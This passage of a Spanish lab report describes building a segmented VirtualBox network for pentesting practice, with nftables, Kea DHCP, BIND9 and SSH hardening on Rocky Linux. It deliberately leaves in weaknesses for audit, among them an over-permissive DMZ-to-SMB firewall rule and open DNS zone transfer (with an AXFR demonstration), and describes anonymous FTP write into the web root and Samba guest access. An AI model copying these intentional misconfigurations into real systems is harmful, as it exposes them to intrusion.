- **DHCP**→ El servidor DHCP ofrece configuración dinámica por segmento (un ámbito por interfaz). No obstante, los sistemas de servicio emplean direcciones estáticas o reservas, reservando el direccionamiento dinámico para clientes eventuales.

3.5. Política del cortafuegos

Origen	Destino	Servicio/Puerto	Propósito	Naturaleza
Todos los segmentos	Ubuntu	53/udp-tcp	Resolución DNS	Legítimo
Todos los segmentos	Ubuntu	67-68/udp	Asignación DHCP	Legítimo
Atacante	DMZ	21, 25, 80, 443, 161, 389/tcp-udp	Acceso a servicios públicos	Legítimo
Interno, DMZ	SIEM 10.10.20.20	1514-1515/tcp	Telemetría de agentes Wazuh	Legítimo (permitido a propósito)
Atacante	Interno	---	Denegado por diseño	Segmentación
Cualquiera	Cualquiera	Resto	Denegado (<i>default deny</i>)	Política base

El segmento atacante puede alcanzar los servicios publicados en la DMZ igual que un cliente externo pero no el segmento interno de forma directa. Para llegar a los sistemas internos, un atacante debe comprometer primero un servicio de la DMZ y pivotar desde él, lo que reproduce fielmente un escenario real de movimiento lateral.

3.6. Debilidades de segmentación introducidas a propósito

Para que la fase de pentesting sea significativa, la política incorpora deliberadamente una regla demasiado permisiva que se documentará como hallazgo, el tráfico desde la DMZ hacia el segmento interno está autorizado de forma más amplia de lo debido (por ejemplo, permitiendo el acceso a SMB en Rocky Linux).

Esta debilidad cumple una doble función:

- Es la vulnerabilidad de segmentación que la auditoría debe detectar.
- Es el mecanismo que habilita el movimiento lateral desde un contenedor comprometido en la DMZ hasta el servidor interno.

Es importante distinguir esta regla de las permitidas legítimamente, el flujo de telemetría de los agentes Wazuh (puertos 1514-1515) hacia el SIEM también cruza de la DMZ al segmento interno, pero constituye una excepción justificada y acotada a un único destino y a unos puertos concretos, no una apertura general.

3.7. Implementación en VirtualBox

Cada segmento se materializa como una red interna independiente de VirtualBox (por ejemplo net-atacante, net-interna, net-dmz), sin conexión con el anfitrión ni con el exterior. La máquina Ubuntu Server se configura con tres adaptadores de red, uno por segmento, y sobre ella se activa el reenvío de paquetes y el conjunto de reglas de nftables.

El resto de máquinas dispone de un único adaptador conectado a la red interna que le corresponde. Los contenedores obtienen su direccionamiento en la DMZ a través de la red macvlan del host Docker, tal como se ha descrito.

4. Configuración de sistemas y servicios.

Cada sistema se configurará conforme al rol asignado en la arquitectura, aplicando direccionamiento estático según el plan de la sección anterior y un endurecimiento básico del sistema operativo (actualización de paquetes, eliminación de servicios innecesarios y gestión de usuarios con privilegios mínimos). Sobre esa base se desplegaron los diez protocolos de red, una parte endurecida como referencia y el resto con debilidades representativas que se auditarán en fases posteriores. El detalle completo de cada parametrización se recoge en los anexos de configuración por máquina.

Ubuntu Server (cortafuegos, DHCP y DNS)→ Actúa como enrutador y frontera de la red mediante un cortafuegos nftables con política de denegación por defecto que segmenta las tres zonas. Presta DHCP configurado de forma endurecida como línea de referencia y DNS con BIND9 para la zona interna nexora.local, este último con la transferencia de zona abierta a propósito como debilidad.

Rocky Linux (servidor interno)→ Ofrece acceso remoto por SSH endurecido (autenticación por clave y restricciones de acceso) y comparte recursos por SMB mediante Samba, configurado con acceso invitado y permisos deficientes como superficie vulnerable.

Servicios contenerizados (DMZ)→ Sobre el host Docker, con red macvlan que da IP propia a cada contenedor, Fedora presta HTTP/HTTPS y MariaDB (aplicación web vulnerable y base de datos con acceso débil); CentOS Stream presta FTP y SMTP (acceso anónimo de escritura y relay/enumeración); y AlmaLinux presta LDAP y SNMP (conexión anónima y *community string* por defecto).

Red Hat Enterprise Linux (SIEM)→ Aloja la plataforma Wazuh (gestor, indexador y panel), con agentes desplegados en el resto de sistemas, para la monitorización, la correlación de eventos y la verificación posterior del hardening.

Como elemento transversal de diseño, el directorio de subida anónima del servicio FTP y el árbol de publicación del servidor web comparten un mismo volumen, encadenando ambos servicios en una única superficie de exposición.

4.1. Ubuntu Server

Se aplica un endurecimiento básico, ya que este equipo es la frontera de toda la red:

- `sudo apt update && sudo apt full-upgrade -y` → Actualización de repositorios y programas.
- `sudo apt install unattended-upgrades -y` → Parches de seguridad automáticos

```
josep@firewall:~$ sudo systemctl status unattended-upgrades --no-pager | head -5
• unattended-upgrades.service - Unattended Upgrades Shutdown
  Loaded: loaded (/usr/lib/systemd/system/unattended-upgrades.service; enabled; preset: enabled)
  Active: active (running) since Wed 2026-08-26 17:05:57 UTC; 4min 50s ago
  Docs: man:unattended-upgrade(8)
  Main PID: 747 (unattended-upgr)
josep@firewall:~$ cat /etc/apt/apt.conf.d/20auto-upgrades
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";
josep@firewall:~$ _
```

Figura 2. Estado del servicio de actualizaciones automáticas (unattended-upgrades) en Ubuntu Server

- `sudo systemctl disable --now` → deshabilitar los servicios no necesarios

```
josep@firewall:~$ sudo systemctl disable --now fwupd 2>/dev/null
josep@firewall:~$ sudo systemctl disable --now ModemManager 2>/dev/null
josep@firewall:~$ sudo systemctl disable --now Multipathd 2>/dev/null
josep@firewall:~$ sudo systemctl disable --now udisks2 2>/dev/null
josep@firewall:~$ sudo systemctl disable --now upower 2>/dev/null
josep@firewall:~$ sudo systemctl list-units --type=service --state=running | grep -v "systemd\|dbus\|network\|bind\|kea\|nft\|wazuh\|cron\|polkit\|rsyslog\|unat
ended\|getty\|user\|named\|ssh"
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
multipathd.service                 loaded active running Device-Mapper Multipath Device Controller
rsyslog.service                    loaded active running System Logging Service
wazuh-agent.service                 loaded active running Wazuh agent

Legend: LOAD    + Reflects whether the unit definition was properly loaded.
          ACTIVE + The high-level unit activation state, i.e. generalization of SUB.
          SUB    + The low-level unit activation state, values depend on unit type.

17 loaded units listed.
josep@firewall:~$
```

Figura 3. Deshabilitación de servicios innecesarios en Ubuntu Server

Se configura las tarjetas de red tal como se muestra en el fichero /etc/netplan/01-lab.yaml.

```
josep@ubuntu-server:/etc/netplan$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:73:a9:0f brd ff:ff:ff:ff:ff:ff
    inet 10.10.99.1/24 brd 10.10.99.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe73:a90f/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3b:09:82 brd ff:ff:ff:ff:ff:ff
    inet 10.10.20.1/24 brd 10.10.20.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe3b:982/64 scope link
        valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:34:c3e9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.30.1/24 brd 10.10.30.255 scope global enp0s9
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe34:c3e9/64 scope link
        valid_lft forever preferred_lft forever
5: enp0s10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d8:15:12 brd ff:ff:ff:ff:ff:ff
    inet 10.0.5.15/24 metric 100 brd 10.0.5.255 scope global dynamic enp0s10
        valid_lft 86350sec preferred_lft 86350sec
    inet6 fd17:625c:f037:5:a00:27ff:fed8:1512/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86395sec preferred_lft 14395sec
    inet6 fe80::a00:27ff:fed8:1512/64 scope link
        valid_lft forever preferred_lft forever
josep@ubuntu-server:/etc/netplan$
```

```
network:
version: 2
renderer: networkd
ethernets:
  enp0s3:
    dhcp4: no
    addresses: [10.10.99.1/24]
  enp0s8:
    dhcp4: no
    addresses: [10.10.20.1/24]
  enp0s9:
    dhcp4: no
    addresses: [10.10.30.1/24]
  enp0s10:
    dhcp4: yes
```

Figura 4. Configuración de las interfaces de red en /etc/netplan (Ubuntu Server)

Figura 5. Verificación del direccionamiento de red con «ip a» en Ubuntu Server

Como las tres redes están directamente conectadas al cortafuegos, no hacen falta rutas estáticas adicionales, basta con el reenvío activo y con que cada host apunte a su gateway (.1).

```
josep@ubuntu-server:/etc/netplan$ echo 'net.ipv4.ip_forward=1' | sudo tee /etc/sysctl.d/99-lab-router.conf
net.ipv4.ip_forward=1
josep@ubuntu-server:/etc/netplan$ sudo sysctl --system
Applying: /usr/lib/sysctl.d/40-apparmor.conf
```

4.1.1. Cortafuegos

Este es el corazón de la máquina. La política es de denegación por defecto; solo se permite explícitamente lo necesario.

```
#!/usr/sbin/nft -f

flush ruleset

table inet firewall {

    #---- Tráfico dirigido AL cortafuegos ----
    chain input {
        type filter hook input priority 0; policy drop;

        iif "lo" accept
        ct state established,related accept
        ct state invalid drop
        ip protocol icmp accept #ping de diagnóstico
        udp dport 53 accept #DNS ofrecido a todas las zonas
        tcp dport 53 accept
        udp dport 67 accept #DHCP peticiones de clientes
        #SSH al cortafuegos intencionalmente cerrado
    }

    #---- Tráfico que atraviesa el cortafuegos entre zonas ----
    chain forward {
        type filter hook forward priority 0; policy drop;

        ct state established,related accept
        ct state invalid drop
        iif "enp0s3" oif "enp0s9" tcp dport {21,25,80,443,389,636} accept #Perímetro atacante DMZ
        iif "enp0s3" oif "enp0s9" udp dport 161 accept #SNMP
        iif "enp0s3" oif "enp0s9" tcp dport 30000-30100 accept #FTP
        iif "enp0s3" oif "enp0s9" ip protocol icmp accept
        iif "enp0s9" oif "enp0s8" ip daddr 10.10.20.20 tcp dport {1514,1515} accept #SIEM
        iif "enp0s9" oif "enp0s8" ip daddr 10.10.20.10 tcp dport 445 accept #Movimiento lateral
    }

    chain output {
        type filter hook output priority 0; policy accept;
    }
}
```

Figura 6. Reglas del cortafuegos nftables: denegación por defecto y tráfico permitido entre zonas

La cadena input protege al propio cortafuegos y solo abre DNS y DHCP más ICMP; la cadena forward implementa la segmentación entre zonas. El atacante alcanza únicamente los servicios publicados en la DMZ; el segmento interno no es accesible desde el atacante.

La única excepción legítima hacia el interior es la telemetría de Wazuh, acotada a un destino y dos puertos. La regla marcada como debilidad DMZ hacia el SMB de Rocky es a la vez el hallazgo de segmentación que la auditoría debe detectar y el mecanismo que permite el pivote lateral; en la fase de fortificación se elimina esa única línea.

4.1.2. DHCP KEA

Kea es un servidor DHCP (proyecto de ISC, sucesor moderno de isc-dhcp-server) diseñado para ofrecer asignación de direcciones IP dinámica y configuración automática de red a clientes. El protocolo DHCP (Dynamic Host Configuration Protocol) permite a los dispositivos obtener información de red automáticamente, como la IP, puerta de enlace, servidores DNS, etc.

```
GNU nano 7.2 /etc/kea/kea-dhcp4.conf
{
  "dhcp4": {
    "interfaces-config": { "interfaces": ["enp0s8", "enp0s9"] },
    "authoritative": true,
    "lease-database": { "type": "memfile", "persist": true, "name": "/var/lib/kea/kea-leases4.csv" },
    "valid-lifetime": 3600,
    "subnet4": [
      { "id": 1, "subnet": "10.10.20.0/24",
        "pools": [ { "pool": "10.10.20.100 - 10.10.20.200" } ],
        "option-data": [
          { "name": "routers", "data": "10.10.20.1"},
          { "name": "domain-name-servers", "data": "10.10.20.1" } ] },
      { "id": 2, "subnet": "10.10.30.0/24",
        "pools": [ { "pool": "10.10.30.100 - 10.10.30.200" } ],
        "option-data": [
          { "name": "routers", "data": "10.10.30.1"},
          { "name": "domain-name-servers", "data": "10.10.30.1" } ] }
    ]
  }
}
```

Figura 7. Configuración del servidor DHCP Kea (kea-dhcp4.conf)

El servidor es autoritativo (authoritative: true, responde con NAK a solicitudes incorrectas); solo escucha en las interfaces internas previstas, nunca en el segmento atacante; los servidores usan direccionamiento estático fuera del rango dinámico, por lo que no dependen de DHCP; y, al estar la red segmentada y aislada, no cabe un servidor DHCP fraudulento.

```
Josep@ubuntu-server:~$ sudo systemctl status kea-dhcp4-server
● kea-dhcp4-server.service - Kea IPv4 DHCP daemon
   Loaded: loaded (/usr/lib/systemd/system/kea-dhcp4-server.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-08-06 17:11:16 UTC; 2min 30s ago
     Docs: man:kea-dhcp4(8)
    Main PID: 1643 (kea-dhcp4)
      Tasks: 7 (limit: 2263)
     Memory: 3.0M (peak: 3.5M)
        CPU: 33ms
    CGroup: /system.slice/kea-dhcp4-server.service
            └─1643 /usr/sbin/kea-dhcp4 -c /etc/kea/kea-dhcp4.conf

ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.053 INFO [kea-dhcp4.dhcp4srv/1643.134153772227008] DHCP4_SRV_CFGMGR_SOCKET_TYPE_DEFAULT "dhcp4->
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.053 INFO [kea-dhcp4.dhcp4/1643.134153772227008] DHCP4_CONFIG_COMPLETE DHCPv4 server has comp
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.054 INFO [kea-dhcp4.dhcp4srv/1643.134153772227008] DHCP4_SRV_MEMFILE_DB opening memory file le
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.054 INFO [kea-dhcp4.dhcp4srv/1643.134153772227008] DHCP4_SRV_MEMFILE_LEASE_FILE_LOAD loading l
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.054 INFO [kea-dhcp4.dhcp4srv/1643.134153772227008] DHCP4_SRV_MEMFILE_EXTRACT_EXTENDED_INF04 exp
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.054 INFO [kea-dhcp4.dhcp4srv/1643.134153772227008] DHCP4_SRV_MEMFILE_LFC_SETUP setting up the b
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.077 INFO [kea-dhcp4.dhcp4srv/1643.134153772227008] DHCP4_SRV_CFGMGR_USE_ALLOCATOR using the it
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.077 INFO [kea-dhcp4.dhcp4/1643.134153772227008] DHCP4_SRV_CFGMGR_USE_ALLOCATOR using the it
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.078 WARN [kea-dhcp4.dhcp4/1643.134153772227008] DHCP4_MULTI_THREADING_INFO enabled: yes, nu
ago 06 17:11:16 ubuntu-server kea-dhcp4[1643]: 2026-08-06 17:11:16.078 INFO [kea-dhcp4.dhcp4/1643.134153772227008] DHCP4_STARTED Kea DHCPv4 server version 2.42
lines 1-21/21 (END)
```

Figura 8. Estado y registro del servicio DHCP Kea

4.1.3. DNS

BIND9 (Berkeley Internet Name Domain versión 9) es uno de los paquetes de software de servidor DNS (Domain Name System) más utilizados y maduros del mundo. Es desarrollado y mantenido por el Consorcio de Sistemas de Internet (ISC), usaremos la extensión lab porque local es una palabra reservada para los ficheros de dns y no la podemos utilizar para crear zonas.

Configuración funcional de la zona interna nexora.lab.

```
GNU nano 7.2 /etc/bind/named.conf.local
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "nexora.lab" {
    type master;
    file "/etc/bind/db.nexora.lab";
    allow-transfer { any; }; //<-- Debilidad introducida a propósito
};
```

Figura 9. Configuración de la zona DNS nexora.lab en BIND, con transferencia de zona permitida

La debilidad está en la directiva allow-transfer { any; } permite que cualquiera solicite una transferencia completa de la zona y obtenga de golpe el mapa entero de la red, todos los nombres y direcciones

Fichero de zona /etc/bind/db.nexora.lab

```
GNU nano 7.2 /etc/bind/db.nexora.lab
$TTL 604800
@ IN SOA ns1.nexora.lab. admin.nexora.lab. ( 2 604800 86400 2419200 604800)
@ IN NS ns1.nexora.lab.
ns1 IN A 10.10.20.1
gw IN A 10.10.20.1
rocky IN A 10.10.20.10
siem IN A 10.10.20.20
docker IN A 10.10.30.10
web IN A 10.10.30.11
ftp IN A 10.10.30.12
dir IN A 10.10.30.13
kali IN A 10.10.99.50
```

Figura 10. Fichero de zona DNS db.nexora.lab con los registros A de la red

```
Josep@ubuntu-server:~$ sudo systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-08-06 17:46:23 UTC; 8s ago
     Docs: man:named(8)
  Main PID: 1241 (named)
    Status: "running"
   Tasks: 6 (limit: 2263)
  Memory: 23.0M (peak: 23.5M)
     CPU: 68ms
    CGroup: /system.slice/named.service
            └─1241 /usr/sbin/named -f -u bind

ago 06 17:46:23 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './DNSKEY/IN': 170.247.170.2#53
ago 06 17:46:23 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './NS/IN': 199.7.83.42#53
ago 06 17:46:23 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './DNSKEY/IN': 199.7.83.42#53
ago 06 17:46:24 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './DNSKEY/IN': 199.7.91.13#53
ago 06 17:46:24 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './NS/IN': 199.7.91.13#53
ago 06 17:46:24 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './DNSKEY/IN': 198.97.190.53#53
ago 06 17:46:24 ubuntu-server named[1241]: SERVFAIL unexpected RCODE resolving './NS/IN': 198.97.190.53#53
ago 06 17:46:24 ubuntu-server named[1241]: network unreachable resolving './NS/IN': 2001:500:12::d0d#53
ago 06 17:46:24 ubuntu-server named[1241]: resolver priming query complete: failure
ago 06 17:46:24 ubuntu-server named[1241]: managed-keys-zone: Unable to fetch DNSKEY set '': failure
Josep@ubuntu-server:~$
```

Figura 11. Estado del servicio DNS BIND (named) en Ubuntu Server

Vamos a hacer la comprobación con `dig @10.10.20.1 rocky.nexora.lab +short` y también la debilidad con `dig @10.10.20.1 nexora.lab AXFR | head`.

```
josep@ubuntu-server:~$ dig @10.10.20.1 rocky.nexora.lab +short
10.10.20.10
josep@ubuntu-server:~$ dig @10.10.20.1 rocky.nexora.lab AXFR | head

; <<> DiG 9.18.39-0ubuntu0.24.04.5-Ubuntu <<> @10.10.20.1 rocky.nexora.lab AXFR
; (1 server found)
;; global options: +cmd
; Transfer failed.
josep@ubuntu-server:~$ dig @10.10.20.1 nexora.lab AXFR | head

; <<> DiG 9.18.39-0ubuntu0.24.04.5-Ubuntu <<> @10.10.20.1 nexora.lab AXFR
; (1 server found)
;; global options: +cmd
nexora.lab.      604800 IN      SOA      ns1.nexora.lab. admin.nexora.lab. 2 604800 86400 2419200 604800
nexora.lab.      604800 IN      NS       ns1.nexora.lab.
dir.nexora.lab.  604800 IN      A        10.10.30.13
docker.nexora.lab. 604800 IN      A        10.10.30.10
ftp.nexora.lab.  604800 IN      A        10.10.30.12
gw.nexora.lab.   604800 IN      A        10.10.20.1
josep@ubuntu-server:~$ _
```

Figura 12. Comprobación de DNS con «dig» y demostración de la transferencia de zona (AXFR)

4.2. Rocky Linux

se aplica el endurecimiento:

- Actualización de paquetes.
- Parches de seguridad automáticos.

```
[josep@rocky ~]$ sudo systemctl status dnf-automatic.timer --no-pager | head -3
• dnf-automatic.timer - dnf-automatic timer
   Loaded: loaded (/usr/lib/systemd/system/dnf-automatic.timer; enabled; prese
t: disabled)
   Active: active (waiting) since Wed 2026-08-26 19:46:18 CEST; 1min 46s ago
[josep@rocky ~]$ █
```

Figura 13. Verificación de los parches automáticos (dnf-automatic.timer) en Rocky Linux

- Deshabilitar servicios no necesarios.

```
[josep@rocky ~]$ sudo systemctl disable --now irqbalance
Removed "/etc/systemd/system/multi-user.target.wants/irqbalance.service".
[josep@rocky ~]$ sudo systemctl list-units --type=service --state=running | grep
2ban\|cron\|chrony\|network\|ssh\|smb\|nmb\|wazuh\|firewalld\|rsyslog\|polkit\|g
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
NetworkManager.service             loaded active running Network Manager

LOAD    = Reflects whether the unit definition was properly loaded.
ACTIVE  = The high-level unit activation state, i.e. generalization of SUB.
SUB     = The low-level unit activation state, values depend on unit type.
16 loaded units listed.
[josep@rocky ~]$ █
```

Figura 14. Deshabilitación de servicios innecesarios en Rocky Linux

- Instalamos el repositorio extra fail2ban.

```
[josep@rocky ~]$ sudo fail2ban-client status
Status
|- Number of jail:      1
|- Jail list:    sshd
[josep@rocky ~]$ sudo cat /etc/fail2ban/jail.conf | grep -A5 "\[sshd\]"
# [sshd]
# enabled = true
#
# See jail.conf(5) man page for more information
```

Figura 15. Configuración de fail2ban con la jaula «sshd» en Rocky Linux

Vamos a configurar la red con la herramienta nmcli, asignaremos la ip estática 10.10.20.1/24, la gateway 10.10.20.1 y el dns 10.10.20.1.


```
[josep@localhost ~]$ sudo nmcli con mod enp0s3 ipv4.method manual ipv4.addresses 10.10.20.1/24 ipv4.gateway 10.10.20.1 ipv4.dns 10.10.20.1
[josep@localhost ~]$ nmcli con up enp0s3
Error: falló la activación de la conexión: Not authorized to control networking.
[josep@localhost ~]$ sudo nmcli con up enp0s3
Conexión activada con éxito (ruta activa D-Bus: /org/freedesktop/NetworkManager/ActiveConnection/6)
[josep@localhost ~]$ sudo nmcli con up enp0s8
sudo: nmcli: command not found
[josep@localhost ~]$ sudo nmcli con up enp0s8
Conexión activada con éxito (ruta activa D-Bus: /org/freedesktop/NetworkManager/ActiveConnection/7)
[josep@localhost ~]$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:92:d2:bc brd ff:ff:ff:ff:ff:ff
    inet 10.10.20.10/24 brd 10.10.20.255 scope global noprefixroute enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe92:d2bc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:44:42:24 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute enp0s8
        valid_lft 86380sec preferred_lft 86380sec
    inet6 fd17:625c:f037:3:a00:27ff:fe44:4224/64 scope global dynamic noprefixroute
        valid_lft 86381sec preferred_lft 14381sec
    inet6 fe80::a00:27ff:fe44:4224/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[josep@localhost ~]$
```

Figura 16. Configuración de red estática con «nmcli» en Rocky Linux

4.2.1. SSH

Vamos a crear un endurecimiento para el protocolo ssh, en el fichero, /etc/ssh/sshd_config.d/10-hardening.conf :


- PermitRootLogin no → No password usuario root.
- PasswordAuthentication no → No autenticación por contraseña.
- PubkeyAuthentication yes → Autenticación por llaves
- AllowUsers josep → Solo se puede autenticar el usuario Josep.
- MaxAuthTries 3 → Máximo 3 intentos de autenticación.
- LoginGraceTime 30 → 30 segundos para la autenticación
- ClientAliveInterval 300 → El servidor envía un mensaje de comprobación al cliente cada 300 segundos
- ClientAliveCountMax 2 → El servidor permite un máximo de 2 intentos consecutivos sin recibir respuesta del cliente antes de cerrar la sesión por completo



```
josep@localhost:~  
GNU nano 5.6.1 /etc/ssh/sshd_config.d/10-hardening.conf  
PermitRootLogin no  
PasswordAuthentication no  
PubkeyAuthentication yes  
AllowUsers josep  
MaxAuthTries 3  
LoginGraceTime 30  
ClientAliveInterval 300  
ClientAliveCountMax 2
```

Figura 17. Endurecimiento de SSH: fichero 10-hardening.conf (sshd_config)

Vamos a comprobar-lo con putty desde windows.



```
josep@localhost:~  
login as: josep  
Authenticating with public key "rsa-key-20260807"  
Last login: Fri Aug 7 17:10:27 2026 from 10.0.3.2  
[josep@localhost ~]$
```

Figura 18. Acceso SSH mediante clave pública desde PuTTY (Windows)

EL fail2ban para cerrar el endurecimiento con protección anti-fuerza bruta, esto previene los ataques de fuerza bruta.



```
[josep@localhost ~]$ sudo cat /etc/fail2ban/jail.local  
[sshd]  
enabled = true  
maxretry = 4  
bantime = 1h  
findtime = 10m  
[josep@localhost ~]$ sudo systemctl enable --now fail2ban  
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /usr/lib/systemd/system/fail2ban.service.  
[josep@localhost ~]$ sudo fail2ban-client status sshd  
Status for the jail: sshd  
|- Filter  
| |- Currently failed: 0  
| |- Total failed: 0  
| `-- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd + _COMM=sshd-session  
`- Actions  
  |- Currently banned: 0  
  |- Total banned: 0  
  `-- Banned IP list:  
[josep@localhost ~]$
```

Figura 19. Protección anti-fuerza bruta con fail2ban (jaula sshd) en Rocky Linux

El endurecimiento del SSH en Rocky Linux se basa en eliminar la autenticación por contraseña y permitir solo autenticación por clave pública.

En el escenario sin endurecer, el SSH acepta contraseñas esto permite ataques de fuerza bruta, por ejemplo con Hydra, donde probando combinaciones de usuario/contraseña conseguimos acceso en segundos. .

En Rocky, el SSH está configurado desde el principio solo con autenticación por clave pública (PubkeyAuthentication yes + PasswordAuthentication no).

Esto significa que aunque un atacante conozca el nombre de usuario y la contraseña del sistema, no puede autenticarse por SSH, necesitaría además la clave privada RSA o ED25519 del usuario, que es un fichero que nunca viaja por la red. Sin la clave privada, la fuerza bruta es matemáticamente inviable, no hay contraseña que adivinar.




Figura 20. Rechazo de conexión SSH sin clave pública: sólo se admite autenticación por clave

Si usamos la clave pública correcta y el usuario correcto si podemos contactarnos.

